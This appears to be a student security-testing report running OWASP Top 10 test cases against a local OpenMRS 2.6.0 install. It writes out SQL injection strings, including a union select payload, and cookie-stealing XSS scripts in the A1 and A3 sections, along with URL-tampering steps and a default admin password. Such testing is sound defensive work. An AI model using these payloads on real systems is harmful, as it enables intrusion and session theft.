
# Software Security: Project Part 1


### OWASP Top 10 Test Cases for OpenMRS 2.6.0

| Name | Unity ID | Student ID |
|---|---|---|
| Chinmoy Jyoti Baruah | cbaruah | 200153979 |
| Rishab Sinha | rsinha2 | 001044877 |
| Ananthram Eklaspuram Lakshmanasamy | aeklasp | 200156726 |

## A1 - Injection

| | |
|---|---|
| **Test Case ID** | A1.1 |
| **Steps** | 1. Open the Application<br>2. In the Login page of OpenMRS, use the following login credentials - username = 1' or '1' = '1 and password = 1' or '1' = '1 |
| **Expected Results** | The App returns an Invalid input error and does not print any usernames or password. |
| **Results** | Passed<br><br>localhost:8081/openmrs-standalone/referenceapplication/login.page<br>Invalid username/password. Please try again.<br> Login<br>OpenMRS<br>LOGIN<br>Username:<br>Enter your username<br>Password:<br>Enter your password<br>Location for this session:<br>Inpatient Ward<br>Isolation Ward<br>Laboratory<br>Outpatient Clinic<br>Pharmacy<br>Registration Desk<br>Log In<br>Can't log in?<br>The App gives an error by just saying "Invalid username/password. Please try again." The OpenMRS team have mitigated a sql injection attack by sanitizing the input before constructing a sql query. Also, they don't print out details of the error |

| | |
|---|---|
| **Test Case ID** | A1.2 |
| **Steps** | 1. Login to the App using appropriate credentials.<br>2. Navigate to the Find Patient Record page.<br>3. Enter the following text in the 'Search by ID or Name' Textbox -<br>"*%' or 0=0 union select null, version() #*" |
| **Expected Results** | The App returns a 'No matching records' error |


| | |
|---|---|
| **Results** | Passed.<br><br> OpenMRS Electronic Me<br>OpenMRS<br>admin<br>Registration Desk<br>Logout<br>Find Patient Record<br>First Previous Next Last<br>localhost:8081/openmrs-standalone/coreapps/findpatient/findPatient.page?app=coreapps.findPatient<br>Find Patient Record<br>%' or 0=0 union select null, version() #<br>Identifier Name Gender Age Birthdate<br>No matching records found<br>The App gives an error by just saying “No matching records found”. The OpenMRS team have mitigated this type sql injection (Database fingerprinting) attack by sanitizing the input before constructing a sql query so they don’t print out the version of the database server used |

## A2 - Broken Authentication and Session Management



| | |
|---|---|
| **Test Case ID** | A2.1 |
| **Steps** | 1. Open the login page.<br>2. Attempt to login as user ‘Registration Clerk’ 8 times with wrong password<br>3. Login with correct Password |
| **Expected Results** | We can expect the OpenMRS server to lock the account due to brute force attempts. |
| **Results** | Passed.<br><br>The server locks the user successfully after 7 attempts. It does not, however, inform the user of the same. |

| | |
|---|---|
| **Test Case ID** | A2.2 |
| **Steps** | 1. Login as an Admin<br>2. Go to System Administration -> Advanced Administration ->manage Users<br>3. In the ’Find User on Name’ Text box enter a valid non-admin user name and search<br>4. Click on the system Id for the user and<br>5. On the Redirected page click on ‘Force Password Change’ checkbox.<br>6. Now log in as the user you applied the setting on, and use the old password as the new updated password |
| **Expected Results** | It should Allow the user to use the same password again while updating their password. |
| **Results** | Failed.<br><br>OpenMRS doesn’t prompt anything and allows the user to use their old Password again. |

## A3 - Cross-Site Scripting (XSS)

| | |
|---|---|
| **Test Case ID** | A3.1 |
| **Steps** | 1. Login the website using given credentials.<br>2. Open a page with GET parameter - http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=0a0d85af-479a-476d-b7fa-c4008250359e<br>3. Modify the URL to change parameter value to a script - <script>alert(document.cookie)</script><br>4. The resultant URL is - http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=%3Cscript%3Ealert(document.cookie)%3C/script%3E |
| **Expected Results** | The server should not execute the script passed in the parameter and return an error |
| **Results** | Passed.<br>The server does not execute the script thus preventing any further attack. But it does not give a proper error message and give the full stack trace error.<br><br> OpenMRS - User Manag<br>OpenMRS Electronic Me<br>OpenMRS<br>NCSU<br>Random<br>Coding<br>Welcome! \| LinkedIn<br>Imported From IE<br>VT<br>My Homepage<br>papers-i-read/distrib<br>OpenMRS<br>Currently logged in as Super User<br>Log out<br>My Profile<br>Help<br>Home<br>Find/Create Patient<br>Dictionary<br>Cohort Builder<br>Reporting<br>Appointments<br>Administration<br>localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=<script>alert(document.cookie)</script><br>**UI Framework Error**<br>**Root Error**<br>java.lang.NullPointerException<br>at org.openmrs.module.coreapps.page.controller.clinicianfacing.PatientPageController.controller(PatientPageController.java:62)<br>at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)<br>at sun.reflect.NativeMethodAccessorImpl.invoke(Unknown Source)<br>at sun.reflect.DelegatingMethodAccessorImpl.invoke(Unknown Source)<br>at java.lang.reflect.Method.invoke(Unknown Source)<br>at org.openmrs.ui.framework.UiFrameworkUtil.invokeMethodWithArguments(UiFrameworkUtil.java:112)<br>at org.openmrs.ui.framework.UiFrameworkUtil.executeControllerMethod(UiFrameworkUtil.java:71)<br>at org.openmrs.ui.framework.page.PageFactory.handleRequestWithController(PageFactory.java:219)<br>at org.openmrs.ui.framework.page.PageFactory.processThisFragment(PageFactory.java:160)<br>at org.openmrs.ui.framework.page.PageFactory.process(PageFactory.java:116)<br>at org.openmrs.ui.framework.page.PageFactory.handle(PageFactory.java:86)<br>at org.openmrs.module.uiframework.PageController.handlePath(PageController.java:116)<br>at org.openmrs.module.uiframework.PageController.handleUrlWithDotPage(PageController.java:83)<br>at sun.reflect.GeneratedMethodAccessor519.invoke(Unknown Source)<br>at sun.reflect.DelegatingMethodAccessorImpl.invoke(Unknown Source)<br>at java.lang.reflect.Method.invoke(Unknown Source)<br>at org.springframework.web.bind.annotation.support.HandlerMethodInvoker.invokeHandlerMethod(HandlerMethodInvoker.java:177)<br>at org.springframework.web.servlet.mvc.annotation.AnnotationMethodHandlerAdapter.invokeHandlerMethod(AnnotationMethodHandlerAdapter.java:446)<br>at org.springframework.web.servlet.mvc.annotation.AnnotationMethodHandlerAdapter.handle(AnnotationMethodHandlerAdapter.java:434)<br>at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:943)<br>at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:877)<br>at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:966)<br>at org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:857)<br>at javax.servlet.http.HttpServlet.service(HttpServlet.java:621)<br>at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:842)<br>at javax.servlet.http.HttpServlet.service(HttpServlet.java:728)<br>at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:305)<br>at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:210)<br>at org.openmrs.module.web.filter.ForcePasswordChangeFilter.doFilter(ForcePasswordChangeFilter.java:60)<br>at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:243)<br>at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:210) |

| | |
|---|---|
| **Test Case ID** | A3.2 |
| **Execution Steps** | 1. Login as admin.<br>2. Register patient.<br>3. Fill up the form.<br>4. In the address field, add the following script<br><html><br><body><br>This site is hacked!<br><script>alert(document.cookie)</script><br></body><br></html><br>5. Click save |
| **Expected Results** | Server should return an error saying invalid entry or some sort of error message. A textbox field should not allow scripts. |
| **Test Results** | Failed.<br>After clicking save, the server executes the script and saves it as address. |


| | |
|---|---|
| | Every time someone tries to access the user address, the script will automatically run. This makes the system vulnerable to XSS attack.<br><br> OpenMRS<br>Currently logged in as Sup<br>Home \| Find/Create Patient \| Dictionary \| Cohort Builder \| Reporting \| Appointments \| Administration<br>Save<br>Back<br>Remove<br>Create a New Patient<br>Person Name: Given * Ankur; Middle; Family Name * Garg<br>ID Number(s): Identifier Type Generate Identifier* Identifier Location Preferred<br>OpenMRS ID ☑ 10002T ○<br>Add New Identifier...<br>Demographics: Gender ● Male ○ Female; Age (24 yrs); Birthdate (Format: dd/mm/yyyy) 01/01/1993 Estimated ☑<br>Address: Address <html> <body> This site is hacked! <script>alert(c<br>Address 2<br>City/Village State/Province Country Postal Code<br>Deceased: Check if this person is deceased □<br>English (United States) \| English (United Kingdom) \| español \| francais \| italiano \| português Last Build: 2017-04-19 11:30 Version: 2.0.5 Build 9f9213<br><br> OpenMRS<br>Currently logged in as Super User \| Log out \| My Profile \| Help<br>Home \| Find/Create Patient \| Dictionary \| Cohort Builder \| Reporting \| Appointments \| Administration<br>Start Visit<br>Overview<br>Visits<br>Demographics<br>Graphs<br>Form Entry<br>Appointments<br>Chart Search<br>Patient saved<br>Ankur Garg<br>24 yrs (~ 01-Jan-1993)<br>OpenMRS ID: 10002T<br>BMI: ? ( Weight: , Height: ) \| Regimen:<br>Patient Actions<br>Programs<br>Not enrolled in any programs<br>Relationships<br>None<br>Add a new relationship |

## A4 - Broken Access Control

| | |
|---|---|
| **Test Case ID** | A4.1 |
| **Steps** | 1. Log in as an admin<br>2. Go to System Administration ->Advanced Administration<br>3. Copy the URL http://localhost:8082/openmrs-standalone/admin/index.htm<br>4. Log out<br>5. Log in as Registration Clerk<br>6. Copy the URL http://localhost:8082/openmrs-standalone/admin/index.htm in browser |
| **Expected Results** | It should not allow the clerk to access the URL, as he doesn't have the privilege. |
| **Results** | Failed.<br>The Clerk is able to access the URL, and OpenMRS doesnt block the User |

| | |
|---|---|
| **Test Case ID** | A4.2 |
| **Steps** | 1. Login as clerk<br>2. Paste this link: http://localhost:8082/openmrs-standalone/coreapps/findpatient/findPatient.page?app=coreapps.findPatient |
| **Expected Results** | It should not allow the clerk to access the URL, as he doesn't have access to find patient functionality. |
| **Results** | Failed.<br>However the clerk is able to access the Find Patient URL |

## A5 - Security Misconfiguration

| | |
|---|---|
| **Test Case ID** | A5.1 |
| **Steps** | 1. Open the URL of the application like: http://localhost:8081/openmrs-standalone<br>2. Modify it to open Tomcat's admin page like: http://localhost:8081/manager/html |
| **Expected Results** | Tomcat's admin page should not open. It should not be visible to any user on the client side. |
| **Results** | Passed.<br>We get the chrome error message saying page cannot be loaded. Tomcat's admin manager has been removed from the application disabling the attacker from attempting to view restricted information about the applications loaded on the server.<br><br>This **localhost** page can't be found<br>No webpage was found for the web address: **http://localhost:8081/manager/html**<br>Search Google for localhost 8081 manager html<br>HTTP ERROR 404 |

| | |
|---|---|
| **Test Case ID** | A5.2 |
| **Execution Steps** | 1. Login to the portal with an admin user.<br>2. Open any patient portal like below: http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=0a0d85af-479a-476d-b7fa-c4008250359e<br>3. Modify the patientId parameter in the URL to any random value like |

<table>
<tr><td></td><td>


below:
http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=abcdefgh

4. Open that URL in a browser.

</td></tr>
<tr><td><b>Expected Results</b></td><td>The application should open an error page to inform the user that no patients were found with that patientId.</td></tr>
<tr><td><b>Test Results</b></td><td>

Failed.

It gives a null pointer exception and shows the entire stack trace



OpenMRS
localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=abcdefgh
Apps
NCSU
Random
Coding
Welcome! | LinkedIn
Imported From IE
VF
My Homepage
papers-i-read/distrib
OpenMRS
Currently logged in as Super User | Log out | My Profile | Help
Home | Find/Create Patient | Dictionary | Cohort Builder | Reporting | Appointments | Administration
Type here to search
1:49 PM
9/12/2017

UI Framework Error

Root Error

```
java.lang.NullPointerException
	at org.openmrs.module.coreapps.page.controller.clinicianfacing.PatientPageController.controller(PatientPageController.java:62)
	at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
	at sun.reflect.NativeMethodAccessorImpl.invoke(Unknown Source)
	at sun.reflect.DelegatingMethodAccessorImpl.invoke(Unknown Source)
	at java.lang.reflect.Method.invoke(Unknown Source)
	at org.openmrs.ui.framework.UiFrameworkUtil.invokeMethodWithArguments(UiFrameworkUtil.java:112)
	at org.openmrs.ui.framework.UiFrameworkUtil.executeControllerMethod(UiFrameworkUtil.java:71)
	at org.openmrs.ui.framework.page.PageFactory.handleRequestWithController(PageFactory.java:219)
	at org.openmrs.ui.framework.page.PageFactory.processThisFragment(PageFactory.java:160)
	at org.openmrs.ui.framework.page.PageFactory.process(PageFactory.java:116)
	at org.openmrs.ui.framework.page.PageFactory.handle(PageFactory.java:86)
	at org.openmrs.module.uiframework.PageController.handlePath(PageController.java:116)
	at org.openmrs.module.uiframework.PageController.handleUrlWithDotPage(PageController.java:83)
	at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
	at sun.reflect.NativeMethodAccessorImpl.invoke(Unknown Source)
	at sun.reflect.DelegatingMethodAccessorImpl.invoke(Unknown Source)
	at java.lang.reflect.Method.invoke(Unknown Source)
	at org.springframework.web.bind.annotation.support.HandlerMethodInvoker.invokeHandlerMethod(HandlerMethodInvoker.java:177)
	at org.springframework.web.servlet.mvc.annotation.AnnotationMethodHandlerAdapter.invokeHandlerMethod(AnnotationMethodHandlerAdapter.java:446)
	at org.springframework.web.servlet.mvc.annotation.AnnotationMethodHandlerAdapter.handle(AnnotationMethodHandlerAdapter.java:434)
	at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:943)
	at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:877)
	at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:966)
	at org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:857)
	at javax.servlet.http.HttpServlet.service(HttpServlet.java:621)
	at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:842)
	at javax.servlet.http.HttpServlet.service(HttpServlet.java:728)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:305)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:210)
	at org.openmrs.module.web.filter.ForcePasswordChangeFilter.doFilter(ForcePasswordChangeFilter.java:60)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:243)
```

</td></tr>
<tr><td></td><td></td></tr>
</table>

## A6 - Sensitive Data Exposure

<table>
<tr><td><b>Test Case ID</b></td><td>A6.1</td></tr>
<tr><td><b>Steps</b></td><td>


1. Use OWASP Zap to intercept web traffic and configure your browser to redirect the web traffic to the proxy server.
2. Login to OpenMRS
3. Go to the proxy server and check the request pack body http://localhost:8081/openmrs-standalone/login.htm
4. Search for form related data available.

</td></tr>
<tr><td><b>Expected Results</b></td><td>We should not be able to view any data passed from the client to the server especially the username and password entered by the user for authentication. All such data needs to be encrypted so that it can prevent any “Man in the middle” type of attacks.</td></tr>
<tr><td><b>Results</b></td><td>

Failed.

The connection is not secured. OpenMRS runs on HTTP instead of HTTPS due to which encryption is done. We can get all the data like session ID, username, password, script and a lot of other details.


</td></tr>
</table>

| | |
|---|---|
| |  |

```
POST http://localhost:8081/openmrs-standalone/login.htm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 111
Referer: http://localhost:8081/openmrs-standalone/login.htm
Host: localhost:8081

username=ZAP&password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%2Fhome.page
```

password=.* Request Number of matches: 12


| Id | Method | URL | Match |
|---|---|---|---|
| 45 | POST | http://localhost:8081/openmrs-standalone/login.htm | password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%... |
| 49 | POST | http://localhost:8081/openmrs-standalone/referenceapplication/login.page;jsessionid=2D2386... | password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%... |
| 224 | POST | http://localhost:8081/openmrs-standalone/login.htm | password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%... |
| 228 | POST | http://localhost:8081/openmrs-standalone/referenceapplication/login.page;jsessionid=152C5A... | password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%... |
| 404 | POST | http://localhost:8081/openmrs-standalone/login.htm | password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%... |
| 408 | POST | http://localhost:8081/openmrs-standalone/referenceapplication/login.page;jsessionid=786E0A... | password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%... |
| 583 | POST | http://localhost:8081/openmrs-standalone/login.htm | password=ZAP&sessionLocation=&redirectUrl= |
| 587 | POST | http://localhost:8081/openmrs-standalone/referenceapplication/login.page;jsessionid=ED5C1... | password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%... |
| 758 | POST | http://localhost:8081/openmrs-standalone/login.htm | password=ZAP&sessionLocation=&redirectUrl= |
| 762 | POST | http://localhost:8081/openmrs-standalone/referenceapplication/login.page;jsessionid=4839AA... | password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%... |
| 933 | POST | http://localhost:8081/openmrs-standalone/login.htm | password=ZAP&sessionLocation=&redirectUrl= |
| 937 | POST | http://localhost:8081/openmrs-standalone/referenceapplication/login.page;jsessionid=A206F5... | password=ZAP&sessionLocation=&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%... |

| | |
|---|---|
| **Test Case ID** | A6.2 |
| **Steps** | 1. Login as admin using the credentials admin Admin123<br>2. From Admin Page, go to System Administration -> Advanced Administration. And log out from this page itself.<br>3. Log in with another account with Organizational: Registration Clerk privileges |
| **Expected Results** | Registration clerk should not see the restricted page and it should login the user to the home page. |
